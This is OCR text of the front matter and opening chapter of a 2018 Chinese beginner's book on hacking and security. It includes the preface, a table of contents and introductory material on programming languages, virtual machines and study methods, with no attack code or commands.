
信息安全围绕攻防展开，解读黑客技术，梳理知识脉络，
助力读者成为有技术能力的安全人员

黑客与安全技术指南

王成 编著



强调学习方法，独立成章，耐心指导
内容从基础到实战，主流技术+完备的知识体系，内容涉及
经典Web技术、逆向工程学、社会工程学与无线安全等领域

清华大学出版社

VISIT…

LANZAROTE Caliente.com

黑客与安全技术指南

王　成　编著

清華大学出版社
北　京

内 容 简 介

这是一本专门介绍并分享黑客与安全技术的入门书，内容从基础知识出发，通过相关实例为读者剖析计算机安全领域的各种技巧。

全书由 10 章组成，第 1 章主要介绍了一些经典、高效的学习方法与基本技能；第 2 章浅析了当今相关技术的现状与基本概念；第 3 章讲解通过 Web 渗透测试来模拟恶意黑客的攻击行为，借此讲解评估计算机网络系统的安全性的方法；第 4 章讲解比一般的黑盒渗透测试更直观、全面的代码审计的方法与相关知识；第 5 章从基础原理开始，详细介绍了无线安全的各种应用；第 6 章从 HTML 基础开始，详细分析了 XSS 等前端漏洞的成因、危害以及防御措施；第 7 章深入浅出地探讨了社会工程学这朵黑客与安全技术中的“奇葩”；第 8 章通过对多种相关调试工具的使用和实例分析，讲解逆向技术与软件安全的相关知识；第 9 章通过对各种病毒的调试分析，帮助读者了解并掌握病毒攻防技术及相关知识；第 10 章介绍了安全领域的一项竞赛——CTF。本书各章都有相应的练习环节，读者可以亲自动手，以便更好地理解相关知识及掌握相关技能。

本书适用于想了解黑客与安全技术的开发人员、运维人员以及对相关技术感兴趣的读者。

本书封面贴有清华大学出版社防伪标签，无标签者不得销售。

版权所有，侵权必究。侵权举报电话：010-62782989 13701121933

图书在版编目(CIP)数据

黑客与安全技术指南 / 王成编著. — 北京：清华大学出版社，2018
ISBN 978-7-302-47945-1

Ⅰ. ①黑… Ⅱ. ①王… Ⅲ. ①计算机网络—网络安全—指南 Ⅳ. ①TP393.08-62

中国版本图书馆 CIP 数据核字(2017) 第 207213 号

责任编辑： 杨如林
封面设计： 杨玉兰
责任校对： 徐俊伟
责任印制： 刘海龙

出版发行： 清华大学出版社
网　　址： http://www.tup.com.cn，http://www.wqbook.com
地　　址： 北京清华大学学研大厦 A 座　　**邮　　编：** 100084
社 总 机： 010-62770175　　**邮　　购：** 010-62786544
投稿与读者服务： 010-62776969，c-service@tup.tsinghua.edu.cn
质 量 反 馈： 010-62772015，zhiliang@tup.tsinghua.edu.cn
印 刷 者： 北京鑫丰华彩印有限公司
装 订 者： 三河市溧源装订厂
经　　销： 全国新华书店
开　　本： 185mm×260mm　　**印　　张：** 16.5　　**字　　数：** 374 千字
版　　次： 2018 年 8 月第 1 版　　**印　　次：** 2018 年 8 月第 1 次印刷
定　　价： 49.00 元

产品编号：065791-01

编 者 序

由于科技不断发展，科技黑箱（一种特殊的存储、传播和交流知识的设施）的出现也给计算机发展带来了巨大的进步，人们无须掌握全部知识，只须按照步骤去学习和操作，便可得到预期的结果——即便你并不知道其中的原理是什么。这在黑客与安全方面的体现主要有两点，正对应着科技黑箱这把锋利无比的双刃剑的两面：一是安全技术进步迅速；二是恶意黑客攻击变得更加频繁。

本书面向对黑客与安全体系没有全面了解的开发人员、运维人员、计算机相关专业在校学生，以及所有对黑客与安全技术感兴趣的读者。安全事件发生在转瞬之间，可能与每个人息息相关。如果人们没有安全意识，或是对恶意黑客攻击一无所知，那么面对攻击，只剩下不知所措。古人云：宜未雨而绸缪，毋临渴而掘井。我们何不通过研究黑客攻击的手段寻找防御的方法呢？

本书的重点内容，在于读者将在书中看到各种各样的攻击手段和防御措施，编者尽可能地将理论和实践联系起来，以便于各位理解。

由于成书时间正值编者高三复习，受限于阅历和精力，所以书中难免出现不严谨之处，还请读者不吝指正，编者也会第一时间在https:// mapers.net/上进行勘误。

同时也欢迎读者来我们的网站提问交流，我们将不断更新原创文章，与你一起讨论安全热点。

前　　言



“时维九月，序属三秋”。傍晚，夜色如酒，天气微凉，阴雨和乌云笼罩的天空，没有雷鸣轰动、一扫阴霾的气势，仿佛静静地诉说着积蓄已久的孤独。

这份神秘的气息，大概如同多数人对于黑客的认识——暗淡的灯光下，一个背影，一袭黑衣，盯着屏幕上闪烁的数据流，嘴角挂着玩世不恭的微笑，轻描淡写地入侵着一个个网站，在网络世界中肆无忌惮地破坏着。

但实际上，黑客真的如同电影中描绘的与人们想象中的那样吗？

这里我要给出否定的答案。黑客无处不在，黑客之所以如此神秘，最大的原因是人们给“黑客”这个词语，以及一切与黑客相关的事物，蒙上了一层神秘的面纱。

那么，到底什么才是黑客？

“黑客”这个词，其实最初曾指热衷于计算机技术、水平高超的计算机专家，尤其是程序设计人员。现在，黑客们活跃在安全领域的一线，依靠着敏锐的感知，发掘、研究并修复各种漏洞。甚至可以这样说：没有黑客，计算机安全将无法进步。黑客其实并不神秘，也并不可怕。你想了解黑客吗？想通过学习黑客与安全知识，去化解来自计算机的恶意攻击吗？那么，本书值得一读。在这条路上你也许会遇到很多在电影中才遇到过的场景和人物，可无论走得多远，也请务必记住：心存敬畏，莫生邪念。引用谷歌公司一句不成文的口号就是：Don’t be Evil。

黑客与安全的世界广阔无边，本书涵盖的内容只是沧海一粟，我们试图用最典型的技术和最精炼的语言，向读者朋友们呈现一个精彩的、属于黑客的神秘技术世界。

我们不会把“以提高计算机领域安全水平为目标”这样空洞的口号挂在嘴边，学习也并不是靠嘴说说就行。我们要做的，就是影响正在认真阅读本书的读者，传达正确的观念、知识以及学习方法，让读者更深刻地了解黑客，学习安全技术，通过钻研黑客与安全技术，从而在计算机世界中更好地保护自己。

本书共10章，各个章节独立却又相互关联，知识点之间也有相互影响的地方，虽然每章之间的关联性不是那么强，不过在内容安排上是按照由浅入深设计。作为一本黑客与安全技术的启蒙书，我们尽量照顾初学者，但仍然有很多基础知识需要新手朋友们自己去钻研，毕竟，自己“折腾”的过程也是相当重要的，不是吗？

由于信息技术的更新迭代速度十分惊人，时效性较强，所以我们拟建mapers.net社区以供读者朋友们交流，希望可以在计算机安全的道路上助读者一臂之力。

■ 本书适合的人：

- 认真的人；
- 愿意花时间钻研知识而不是沉迷于游戏的人；
- 善于遇到问题先独立寻找答案的人。

■ 与本书无缘的人：

- 浮躁的人；
- 希望速成的人；
- 仅仅是觉得黑客很酷而决定学习黑客技术的人；
- 抱着不良目的的人。

■ 致谢

首先感谢在计算机黑客与安全领域不断钻研的前辈们，给我们留下了丰富的学习资源，让我们得以站在巨人的肩膀上，向更远的未来眺望。

感谢清华大学出版社编辑老师们对本书做出的贡献，他们认真地审读和修改，保证了本书的质量，也感谢他们对我的耐心指导。

感谢参与本书编写和为本书出谋划策的朋友们，他们是陈梓涵、田健、周慧娴、孟爻、K0sh1、白三、Ricky。

感谢 D3AdCa7 在CTF知识方面给予笔者的建议，让笔者这个CTF新手也能“装模作样”地写出一点东西；感谢病毒吧@王And木提供“病毒不神秘”章节中几例病毒样本及分析过来，使得本书在病毒方面的知识更加详尽。

最后要感谢我的亲人和老师，可能我不是一个传统意义上的好孩子，为了自己的梦想而忽视了你们的感受，特别是我的父母，实在很抱歉，希望你们能慢慢理解儿子的执着，期待着你们支持我的那一天，我爱你们。

王　成

目　　录



第1章　高效学习之道——方法态度经验总结 ······ 1

1.1　基本技能 ······ 2

1.1.1　编程基础 ······ 2

1.1.2　命令提示符 ······ 3

1.1.3　虚拟专用网络 ······ 3

1.1.4　虚拟机 ······ 3

1.2　高效学习方法 ······ 6

1.2.1　思维导图 ······ 6

1.2.2　曼陀罗思考法 ······ 6

1.2.3　番茄工作法 ······ 7

1.3　关于“梗” ······ 7

1.4　本章小结 ······ 8

第2章　攻防交响曲——网络安全现状浅析 ······ 9

2.1　拒绝误导与误解——为黑客正名 ······ 10

2.2　害人之心不可有，防人之心不可无 ······ 10

2.2.1　“高明”的骗子 ······ 10

2.2.2　黑客也有娱乐圈 ······ 12

2.2.3　防范钓鱼网站 ······ 12

2.3　安全事件敲响警钟 ······ 13

2.3.1　CSDN事件 ······ 13

2.3.2　12306事件 ······ 13

2.3.3　“天河”超级计算机事件 ······ 14

2.3.4　新浪微博XSS蠕虫事件 ······ 14

2.4　开源理念 ······ 18

2.5　本章小结 ······ 19

第3章　Web渗透测试——透过攻击看防御 …… 21
3.1　渗透信息搜集 …… 22
3.1.1　服务器信息搜集 …… 22
3.1.2　Web信息搜集 …… 23
3.1.3　Whois信息搜集 …… 25
3.1.4　爆破信息搜集 …… 25
3.2　SQL注入 …… 26
3.2.1　注入的挖掘 …… 26
3.2.2　工具注入 …… 28
3.2.3　手工注入 …… 32
3.2.4　注入延伸 …… 35
3.3　爆破 …… 36
3.3.1　利用Burp进行爆破 …… 36
3.3.2　爆破在大型Web站点渗透中的作用 …… 38
3.4　后台问题 …… 39
3.4.1　后台地址查找 …… 39
3.4.2　后台验证绕过 …… 41
3.4.3　后台越权 …… 41
3.4.4　后台文件的利用 …… 42
3.5　上传黑盒绕过 …… 42
3.5.1　常见的验证方式及绕过 …… 42
3.5.2　具体剖析一些绕过手法 …… 44
3.6　getshell的其他方式 …… 45
第4章　代码审计——防患于未然 …… 47
4.1　常用的审计工具 …… 48
4.2　SQL注入 …… 51
4.2.1　注入的原理 …… 51
4.2.2　常见的注入 …… 52
4.2.3　http头注入 …… 54
4.2.4　二次注入 …… 55
4.2.5　过滤的绕过 …… 59
4.3　XSS审计 …… 60
4.4　变量覆盖 …… 62
4.4.1　变量初始化 …… 62
4.4.2　危险函数引发的变量覆盖 …… 64



4.5 命令执行 …… 64
4.5.1 常见的命令执行函数 …… 65
4.5.2 动态函数 …… 67
4.6 上传绕过 …… 68
4.6.1 JavaScript绕过 …… 68
4.6.2 文件头验证绕过 …… 70
4.6.3 逻辑问题 …… 71
4.7 文件包含 …… 73
4.7.1 漏洞成因 …… 73
4.7.2 绕过限制 …… 74
4.7.3 任意文件读取 …… 75
4.8 本章小结 …… 75

第5章 无线安全详解——四周环绕的信息安全 …… 77

5.1 概述 …… 78
5.2 无线安全基本原理 …… 78
5.2.1 无线通信 …… 78
5.2.2 加密与算法 …… 78
5.2.3 操作系统与实现 …… 79
5.3 算法与协议安全 …… 79
5.3.1 概述 …… 79
5.3.2 WEP …… 80
5.3.3 WPA(2)/PSK …… 82
5.4 通信安全 …… 85
5.4.1 概述 …… 85
5.4.2 加密网络渗透 …… 85
5.4.3 通信监听 …… 85
5.4.4 已保存热点钓鱼 …… 87
5.5 杂项 …… 88
5.5.1 物联网透传 …… 89
5.5.2 移动通信 …… 90
5.5.3 软件无线电 …… 91
5.6 本章小结 …… 92

第6章 前端安全探秘 …… 93

6.1 前端安全基础知识 …… 94
6.1.1 HTML基础 …… 94

6.1.2 使用JavaScript …… 96
6.1.3 URL地址的构成 …… 97
6.2 了解XSS攻击 …… 98
6.2.1 XSS攻击原理 …… 98
6.2.2 XSS攻击的分类 …… 98
6.2.3 XSS的利用 …… 100
6.3 CSRF攻击 …… 104
6.3.1 CSRF简介 …… 104
6.3.2 利用CSRF …… 104
6.4 实战案例演示 …… 105
6.4.1 一个导致网站沦陷的反射XSS …… 105
6.4.2 精确打击：邮箱正文XSS …… 108
6.4.3 一次简单的绕过（bypass）演示 …… 110
6.4.4 利用XSS进行钓鱼攻击 …… 114
6.5 前端防御 …… 118
6.6 本章小结 …… 119

第7章 初识社会工程学——bug出在人身上 …… 121

7.1 初识社会工程学 …… 122
7.2 社会工程学的基本步骤 …… 123
7.2.1 信息搜集 …… 123
7.2.2 巧妙地伪装和大胆地接触目标 …… 124
7.2.3 伪装的艺术 …… 124
7.2.4 交流的技巧 …… 125
7.3 人们经常忽略的安全边界 …… 128
7.3.1 终端机安全 …… 129
7.3.2 无线网中的路由器配置问题 …… 130
7.3.3 管理员对内网环境的盲目自信 …… 130
7.4 社会工程学工具 …… 132
7.4.1 在线工具 …… 132
7.4.2 物理工具 …… 133
7.5 社会工程学的应用 …… 133
7.5.1 社会工程学与前端安全 …… 133
7.5.2 社会工程学与渗透测试 …… 134
7.5.3 社会工程学与无线攻击 …… 134
7.6 如何防范社会工程学 …… 134
7.6.1 你的信息安全吗 …… 134



7.6.2 学会识别社会工程学攻击……135
7.7 本章小结……135

第8章 逆向技术与软件安全……137

8.1 漏洞分析那些事……138
8.1.1 什么是软件漏洞分析……138
8.1.2 漏洞分析的作用……139
8.1.3 strcpy引发的“血案”……146
8.1.4 分析利用漏洞的一些基本技巧……149
8.2 逆向技术基础……155
8.2.1 逆向分析揭开蜜罐中神秘工具的面纱……155
8.2.2 从CrackMe到逆向破解技术……157
8.2.3 多语言配合完成exploit……163
8.3 本章小结……169

第9章 病毒不神秘……171

9.1 计算机病毒概述……172
9.1.1 计算机病毒的定义……172
9.1.2 计算机病毒的起源与发展……172
9.1.3 计算机病毒的特点、分类与目的……176
9.2 常用工具及病毒分析……178
9.2.1 OD进阶……178
9.2.2 “敲竹杠”病毒分析……186
9.2.3 重要辅助工具……187
9.2.4 虚拟环境搭建……193
9.2.5 病毒实例分析……194
9.2.6 使用WinDbg进行蓝屏dmp文件分析……211
9.3 病毒其他常用手段介绍……216
9.3.1 键盘记录技术……216
9.3.2 DLL注入……220
9.3.3 autorun.inf——风靡一时……230
9.3.4 劫持……231
9.3.5 反虚拟机技术……233
9.3.6 反调试技术……235
9.4 反病毒技术介绍……237
9.4.1 特征码（值）扫描……237
9.4.2 启发式扫描……237

9.4.3 主动防御技术…238
9.4.4 云查杀…238
9.5 Android木马…238
9.6 本章小结…242

第10章 安全技术拓展——CTF…243

10.1 CTF简介…244
10.1.1 CTF的三种竞赛模式…244
10.1.2 知名CTF竞赛…244
10.1.3 如何开启CTF之旅…246
10.1.4 一些经验…246

附录 密码安全杂谈…247



第 1 章

高效学习之道——方法态度经验总结



本章作为全书第1章，将会介绍一些基础知识和经典的学习方法。方法与技能有无数种，希望读者朋友们能增强独立思考能力，自己总结规律，在互联网上寻找书中没有提到的知识，这样才能更好地掌握知识技能。

1.1 基本技能

1.1.1 编程基础

编程在计算机领域称得上是必备技能了，在此我们不再探讨各种语言的优缺点，也不介绍类似“‘面向对象’和‘面向过程’之间区别”的问题，更不会空谈编译原理等问题，这里将简单介绍一些适合新手入门学习的编程语言以及书中涉及的各种技术所需的编程语言。

1. Python

Python是一种解释性脚本语言，它拥有众多的“库”。Python功能强大而且简洁，还可以将其他语言的模块轻松联结起来，故又被称为“胶水语言”。由于Python需要的代码量极少且易于学习，其程序源代码对于使用者完全开放，在开源软件工作者和编程初学者中具有极好的声誉。学习Python对人们日后的网络编程学习，以及Web渗透中部分工具的使用具有重要意义。

目前Python主要分为2.x与3.x两个版本，两者在语法上略有差异，且各有优缺点，大家可以根据自己的需求学习不同的版本。

2. C语言

C语言是一种极其重要和流行的编程语言，具有极高的可移植性——同样的代码在Linux、Windows、Mac OS系统上都可以运行；它的运行速度极快，可以充分利用计算机的优点，表现出只有汇编语言才具有的精细控制能力。对于初学者来说，C语言是最容易上手的一门“大型”编程语言，C语言也与后面涉及到的病毒分析和逆向技巧有重要联系。

3. 汇编语言

汇编语言是计算机的底层语言，大部分计算机的汇编语言基于X86指令集，计算机可通过汇编程序将汇编代码转化为机器码——计算机可以直接执行的代码。汇编可以使人们更清晰地了解计算机的运行原理，同时也对在接下来的章节中要中学习的软件漏洞分析、逆向分析以及病毒机制的理解具有重要意义。

4. JavaScript

JavaScript是一种脚本语言，在Web前端中担任着重要的角色，但它也是造成XSS（跨



站脚本攻击）、CSRF等漏洞的罪魁祸首之一，所以说JavaScript是学习渗透测试和前端安全的一门必修课。

1.1.2　命令提示符

命令提示符在许多人印象里就是一个“黑洞洞的窗口”（其实cmd窗口也是可以美化的，例如图1-1被笔者设置成透明色，毕竟如果长时间使用终端工作，一个赏心悦目的界面还是很有必要的）。在Windows系统中，按Win＋R键，输入cmd并回车，就可以调出cmd窗口。




图1-1　笔者的cmd命令提示符界面

许多应用在命令提示符窗口进行操作会更加简洁，比如输入Python可以启动Python解释器（前提是已搭建了Python环境），学会命令提示符的常用用法和语法后，可以写出批处理（*.bat）文件，来进行许多原始而又简单的操作。

类似地，Linux系统的Shell则是Linux的命令提示符，称为命令行，一般以终端方式打开。俗话说尺有所短，寸有所长，Linux的图形化界面虽然没有Windows易用，但是它在命令行方面比Windows更加成熟，读者可以尝试Linux的一些发行版，例如Ubuntu、Debian等，熟悉Linux系统对于提升工作效率是大有裨益的。

1.1.3　虚拟专用网络

虚拟专用网络，这个名词可能令部分读者感到些许陌生，但它的英文名称读者一定听过，Virtual Private Network，即VPN。VPN能够让其他人连接到企业网络或内部网络，通过一个公用网络建立一个临时的、安全的连接，这是一条穿过混乱的公用网络的安全、稳定的隧道。同时VPN能提供高水平的安全性，使用高级的加密和身份识别协议保护数据，阻止没有被授权的用户接触数据。而在渗透测试中，使用VPN则可以进入一些无法正常访问的网络环境，从而进一步开展渗透测试。

1.1.4　虚拟机

虚拟机（Virtual Machine）指通过软件模拟具有完整硬件系统功能的、运行在一个完全隔离环境中的完整计算机系统。

简单来说，虚拟机就是操作系统中的一个沙盒，在沙盒之中执行操作的时候主系统是不会干扰到外部系统的，可以说是安全测试中必不可少的工具。

从20世纪五六十年代IBM提出虚拟机技术开始，虚拟机技术随着互联网的发展，日益成熟。目前，比较流行的虚拟机软件有VMware、VirtualBox和Virtual PC，它们都能在Windows系统中虚拟出多个计算机系统。当需要在其他系统环境测试软件或以另一个系统作靶机来测试某漏洞时，则可以在自己的同一台计算机上安装两个或多个操作系统，例如可以同时安装Linux与Windows操作系统，并且在虚拟机与物理机之间共享文件、应用程序及网络资源等，这将极大地提高工作效率。

接下来，我们以VirtualBox软件为例来介绍一下虚拟机的安装方法。

VirtualBox是一款常用的开源的虚拟机软件，它具有操作简便、界面简洁等很多优点。图1-2是在Windows 环境下运行VirtualBox的界面。




图1-2　VirtualBox主界面

单击“新建”按钮，会弹出如图1-3所示的界面，这里需要键入虚拟机的名称以及选择所安装系统的类型和版本。

之后，单击“下一步”按钮进入内存分配界面，如图1-4所示。在安装每一个虚拟系统的时候，都要为其分配相应大小的内存，这些内存用以支持虚拟系统的运行及虚拟系统中程序的运行。




图1-3　为虚拟机命名并选择镜像的系统类型与版本




图1-4　为虚拟机分配内存

虚拟机系统为Windows XP时，为其分配256M的运行内存足够支持虚拟机中的常用操作。当然，所能分配的最大内存不能超过物理机内存的剩余部分，毕竟虚拟机内存是无法凭空虚拟的。



除了分配内存，还要给虚拟系统分配硬盘。硬盘是一个载体，如同主系统安装在主机的硬盘上一样，我们要给所安装的虚拟系统分配一块虚拟硬盘。分配硬盘有两种方式，一种是固定大小，另一种是动态分配，如图1-5所示。

顾名思义，动态分布模式下，给虚拟系统分配的硬盘空间会随着虚拟系统的增大而增大，在该模式下，新建硬盘很快，而且不需要消耗太大空间，分配给虚拟系统的硬盘大小会随着逐渐使用而增加。

而固定大小模式，则是为虚拟系统分配固定的空间，在空间足够时，虚拟系统可以流畅地运行，如果虚拟系统所占的空间大于或等于所分配的硬盘内存，则会出现错误。如图1-6所示，VirtualBox软件会根据所选择的系统类型默认一个硬盘大小，可供参考。




图1-5　为虚拟机设置虚拟硬盘类型




图1-6　为虚拟硬盘命名并分配大小

单击“创建”按钮，我们可以看到创建过程，如图1-7所示。




图1-7　创建虚拟硬盘

至此，我们的虚拟硬盘就建立完毕了。之后在VirtualBox的主界面可以看到左侧的管理列表出现了刚刚创建的虚拟系统。单击选中左侧的系统，单击启动栏上的“启动”按钮，便可以进入创建的虚拟系统中，如图1-8所示。



图1-8　开启虚拟机

在刚才的操作之中，我们在VirtualBox中创建了一个“空位”，接下来就可以通过镜像文件来安装系统了，相信读者都熟知，这里不再赘述。

1.2 高效学习方法

在简单熟悉了一些基本知识后，让我们来看一些在计算机领域十分实用的学习方法。

高效的学习方法可以帮助我们节省时间和精力，有的思维方式甚至能帮助我们突破思维枷锁，所以，学习一些学习方法是十分必要的。

1.2.1 思维导图

思维导图（Mind Manager），又称心智图，是一种表达发散性思维的有效的图形思维工具。它的创始人东尼·博赞（Tony Buzan）拥有“全世界最高创造力IQ”的头衔。思维导图有利于人脑的扩散思维的展开，影响力极大，新加坡甚至将思维导图列为小学必修科目，大量著名大型企业也逐渐开始使用思维导图。

思维导图所运用的方法是一种将发散性思维具体化的方法，它提供一个关键点，即父节点，然后发散出任意多个子节点，这些节点又可以与其他节点相连，形成可视化记忆结构，在管理大型项目或渗透测试等需要全局掌控的环境下非常实用。图1-9是一个项目计划的思维导图雏形。




图1-9　一个项目计划的思维导图雏形

绘制思维导图的软件有很多，各种平台均有丰富的软件可供选择，当然，在白板或草稿纸上也可以很好地展现思维导图。


1.2.2 曼陀罗思考法

所谓曼陀罗思考法，与上文的思维导图一样，是一种能够开发创意、发现问题、提高



效率的思维方式，它主要应用于制作备忘录与理清思路。

一般的曼陀罗思考法笔记分为9个区域，它的特点是让人依托惯性思维和直线思维，在曼陀罗笔记的视觉影响下，人们会从各个方面对主题进行思考，此时潜意识会被激发，灵感会比平时更容易被大脑捕捉。图1-10为一个简单的曼陀罗笔记格式，相信你看一遍就能在纸上还原它了。


图1-10　一个简单的曼陀罗笔记

曼陀罗笔记有“四面八方拓展型”和“围绕型”两种使用方法，它们都是从最中间的一点开始，思考“5W”（Who、What、Why、Where和When），这在逻辑编程和信息搜集中有奇效。

1.2.3　番茄工作法

